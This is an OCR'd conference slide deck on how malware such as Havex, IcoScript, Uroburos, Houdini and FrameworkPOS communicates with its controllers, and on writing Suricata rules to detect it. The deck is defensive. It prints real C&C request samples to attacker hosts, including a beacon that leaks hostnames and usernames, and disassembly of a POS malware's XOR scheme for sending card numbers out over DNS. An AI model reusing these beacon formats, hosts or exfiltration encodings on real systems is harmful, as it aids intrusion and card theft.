D&D of malware with exotic C&C

D&D = Description & Detection

C&C = Command & Control

Paul Rascagneres - @r00tbsd
Eric Leblond - @Regiteric

Introduction

About us

- Paul Rascagnères: malware analyst at G DATA SecurityLabs

- Eric Leblond: co-founder of Stamus Networks, Suricata developer

Introduction


Why this talk?

- to explain advanced communication channel used by modern malware;
- to explain how to correctly detect and contain attacks (to be blind in your network is the worst situation);
- to show strength of Suricata;
- to show why incident response team should work with network team;
- and …

Introduction

Why this talk?

- because:



Introduction

Suricata

Intrusion Detection System
- Protocol recognition and dedicated keywords
- File extraction

Network Security Monitoring
- Protocol request journalisation
- EVE format: JSON output for all events and alerts

Introduction

The described cases

All malware appearing in this presentation are not fictitious. Any ressemblance to real malware, living or dead, is not purely coincidental.

We only describes case in the wild, sorry no BadBIOS during the next 30 minutes…

Case 1

HTTP communication

Ex: Havex

Quick description: havex is a Remote Administration Tool (RAT) uses on targeted attacks. The group mainly targets petrol companies.

Network protocol: this malware uses common HTTP query with a specific pattern

Case 1

HTTP communication

```
POST /include/template/isx.php?
id=24574180794960818313OOC1FD80-20&v1=038&v2=170393861&q=52658828545O8EFCF958F979E4
HTTP/1.1
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; en-US) AppleWebKit/525.19 (KHTML,
like Gecko) Chrome/1.0.154.36 Safari/525.19
Host: pekanin.freevar.com
Content-Length: 0
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 28 May 2014 10:41:09 GMT
Server: Apache
X-Powered-By: PHP/5.4.17
Cache-Control: no-cache
Transfer-Encoding: chunked
Content-Type: text/html

2d3
<html><head><mega http-equiv='CACHE-CONTROL' content='NO-CACHE'></head><body>No data!
<!--havexhavex-->
```

Case 1: Detection

HTTP communication

The naive approach :

- Detect 'havex' string in the flow
- Use content keyword for that

```
alert tcp any any -> any any (msg:"havex HTTP"; content:"<!--havex";
sid:1; rev:1;)
```

Problem

- All TCP flows are inspected
- We want http coming from server

Case 1 : Detection

TRUST IN GERMAN SICHERHEIT

STAMUS NETWORKS

HTTP communication

Select the flow :

This is HTTP communication

Use Suricata http keywords : Dynamic detection of protocol independent of port

- Flow with content to detect comes from server

```
alert http any any -> any any (msg:"havex HTTP"; flow:established,from_server; pcre:"/<\!--havex.*havex-->/";
sid:1; rev:1;)
```

- Content has to be find in http body: use Pcre modifier

```
alert http any any -> any any (msg:"havex HTTP"; flow:established,from_server; pcre:"/<\!--havex.*havex--
>/Q"; sid:1; rev:1;)
```

Case 1#BringBackOurPerf

HTTP communication

Problem

- Fire a regexp for all HTTP content
- In the body

Solution

- Do a pre match on partial content
  Simple string matching no pcre complexity
- Choose it as fast pattern
  Tell suricata rule multi pattern matching that the string is on differenciator

```
alert http any any -> any any (msg:"havex HTTP"; flow:established,from_server ; content:"<!--havex";
http_server_body; fast_pattern; pcre:"/<\!--havex.*havex-->/Q"; sid:1; rev:1;)
```

Case 2

HTTPS + GZIP communication

Ex: IcoScript

Quick description: IcoScript is a Remote Administration Tool (RAT) used on targeted attacks.

Network protocol: It uses it own scripting language to manipulate the user's browser (thanks to COM and `CoCreateInstance()`). The malware uses popular webmail as C&C (for example Yahoo).

Case 2

HTTPS + GZIP communication

Ex: IcoScript

The orders are present in the content of an email stored on Yahoo webmail. The command is located between <<<<<< and >>>>>>. To detect this pattern, we need to solve two difficulties:

- Yahoo uses SSL to encrypt the network flow;
- The web content is compressed thanks to GZIP algorithm.

Case 2 Detection

HTTPS + GZIP communication

Suricata http handling

- Based on libhtp by Ivan Ristic
- ***Libhtp*** handles gzip transparently
- Any match on a gziped HTTP object is done on ungzipped content

```
alert http any any -> any any (msg:"havex HTTP"; flow:established,from_server ; content:"<<<<<";
http_server_body; fast_pattern; pcre:"/<<<<<.*>>>>>/Q"; sid:2; rev:1;)
```

Case 3

Named pipe communication

*Ex: Uroburos, r*g*n,*


Quick description: Uroburos is a rootkit. The purpose is to provide a remote acces on the infected malware and to steal data. This malware was used during targeted attacks against government.

Network protocol: this rootkit used several network protocol. This case is only limited to the usage of named pipe between infected machines.

Case 3

Named pipe communication

*Ex: Uroburos, r*g*n,*



Case 3

Named pipe communication

*Ex: Uroburos, r*g*n,*

The rootkit uses the following named pipe:

- `\\machine_name\\pipe\isapi_http`
- `\\machine_name\\pipe\isapi_dg`
- `\\machine_name\\pipe\isapi_dg2`

Case 3

Named pipe communication

*Ex: Uroburos, r*g*n,*

Specific context:

- Inter desktop communication
- Not on internet path
- How to capture
- Specific parameter on switch
- Pcap capture on a host and replay

Case 3

Named pipe communication

Network specificity
The C&C is characterized by local trafic
- IDS place must match
    - Usual way is on the internet path
    - Here IDS must intercept local trafic
    - Local trafic can mean huge trafic
- In forensic/analysis :
    - Pcap or custom IDS

Case 3

Named pipe communication

First attempt :

- Use dce/rpc keywords to detect
- Seems to use SMB protocol

Back to the roots

- Content based detection, offset
- Port filtering

```
alert tcp any any -> any 445 (msg:"isapi smb"; flow:established,to_server; content:"|FF|SMB|a2|";
offset:4; content:"|69 00 73 00 61 00 70 00 69|"; sid:5; rev:1;)
```

Case 4

User Agent communication

Ex: Houdini

Quick description: Houdini is a Remote Administration Tool (RAT) developed in VBS. It was used during targeted campaign.

Network protocol: This malware use common HTTP query. However the communication is perform with the User Agent field.

Case 4

TRUST IN GERMAN SICHERHEIT

STAMVS NETWORKS

User Agent communication

Ex: Houdini

```
POST /is-ready HTTP/1.1

Accept: */*
Accept-Language: en-us
User-Agent: {DiskVolumeSerial}<|>{Hostname}<|>{Username}<|>{OS}<|>plus<|>{AVProductInstalled or nan-av}
<|>{USBSpread: true or false} – {CurrentSystemDate}
Accept-Encoding: gzip, deflate
Host: silent9.zapto.org:7895
Content-Length: 0
Connection: Keep-Alive
Cache-Control: no-cache
```

Case 4

User Agent communication

Got a characterisation on user-agent
- Can use a fast pattern on basic motif
- Do a pcre on user agent
  Using V modifier

```
alert http any any -> any any (msg:"Houdini"; flow:established,from_server ; content:"<|>"; http_user_agent;
fast_pattern; pcre:"/.+<|>.+<|>.+<|>/V"; sid:2; rev:1;)
```

Case 5

DNS communication


Ex: FrameworkPOS

Quick description: On the G DATA SecurityLabs, we are currently working on new generation of Point Of Sale (POS) malware. The purpose of this kind of malware is to parse the memory of the infected system in order to get credit card data.

Network protocol: to exfiltrate the data, the malware uses DNS query.


Case 5

DNS communication
Ex: FrameworkPOS



Case 5

DNS communication
Ex: FrameworkPOS



Example of query:
1234-1234-1234-1234.domain.vilain
(*not exactly correct but enough to understand*)

Case 5

DNS communication
Ex: FrameworkPOS

Methodology
Protocol recognition on DNS
dns_query keyword


```
alert dns any any -> any any (msg:"Query to supervilain"; dns_query; content:"supervilain.ru";
sid:5; rev:1;)
```

Case 5

DNS communication

Reverse exfiltration crypto

^ 0xAA ^ 0x9B ^ 0xC3
Equal to
^ 0xF2



```
mov     edx, [ebp+var_1450]
xor     eax, eax
mov     al, [ebp+edx+var_1444]
xor     eax, dword_41927C ; 0xAA
mov     ecx, [ebp+var_1450]
mov     [ebp+ecx+var_1444], al
mov     edx, [ebp+var_1450]
xor     eax, eax
mov     al, [ebp+edx+var_1444]
xor     eax, dword_419280 ; 0x9B
mov     ecx, [ebp+var_1450]
mov     [ebp+ecx+var_1444], al
mov     edx, [ebp+var_1450]
xor     eax, eax
mov     al, [ebp+edx+var_1444]
xor     eax, dword_419284 ; 0xC3
mov     ecx, [ebp+var_1450]
mov     [ebp+ecx+var_1444], al
mov     edx, [ebp+var_1450]
xor     eax, eax
mov     al, [ebp+edx+var_1444]
push    eax
push    offset a_2x_3   ; "%.2x"
mov     ecx, [ebp+var_1450]
lea     edx, [ebp+ecx*2+var_404]
push    edx             ; char *
call    _sprintf
add     esp, 0Ch
jmp     loc_405CFE
```

Case 5

DNS communication

Reverse exfiltration crypto

What is lua script ?

- Run a lua script when all filters match
- Script decides if sig matches or not

Syntax is simple

```
alert dns any any -> any any (msg:"Query to supervilain"; dns_query; content:"supervilain.ru";
lua:dnsextract.lua;  sid:5; rev:1;)
```

Code available on github: https://github.com/inliniac/suricata/pull/1169

Case 5

Reverse exfiltration crypto

```
function init (args)
    local needs = {}
    needs["dns.rrname"] =
tostring(true)
    return needs
end

function match(args)
    a = tostring(args["dns.rrname"])
    if #a > 0 then
       i = string.find(a, "%.")
       a = string.sub(a, 0, i-1)
       i = 0
       var = ""
     while i < #a do
            hexa = tonumber(string.sub(a,
i, i+2), 16)
            decod = bit.bxor(hexa, 0xF2)
            res = string.format("%c",
decod)
            var = var .. res
            i = i +2
        end
        -- keep for later, big data, you
know
        print(var)
        -- alert
       return 1
    end --  end if
    return 0
end
```

Case 6

Steganography communication

Ex: Uroburos next gen

Quick description: On the last generation of the Uroburos malware, the attackers decided to use steganography to communication. The steganography consists to hide message in another file (in particularly in image in our case).

Case 6

Steganography communication

Ex: Uroburos next gen

The rootkit uses an home-made steganography algorithm. To simplify the case, we will use well know Least Significant Bit (LSB) algorithm. Once the message contained in the image is obtained, the detection will be perform on the pattern:

```
<!--Uroburos.*Uroburos-->
```

The pattern is only here as an example. This pattern is not really used with the Uroburos rookit.

Case 6

Steganography communication

No direct steganography capabilites in Suricata

Current possibility
Extract suspect file and store them on disk
Got a script to analyse file and report
    Inotify is your friend

```
alert http any any -> any any (msg:"FILESTORE PNG"; flow:established,to_client;
content:"twitter.com"; http_header; filemagic:"PNG image data"; filestore; sid:5; rev:1;)
```

Conclusion

Yes, the attackers uses advanced techniques but nothing “magic”!
With a good analysis (yes the reverse is yet useful) and efficient IDS rules, we are able to detect and contain complex attacks…
The knowledge is the key of the success:

- how the attackers work?
- how your infrastructure works?
- how your tools works?
- human capabilities > magic box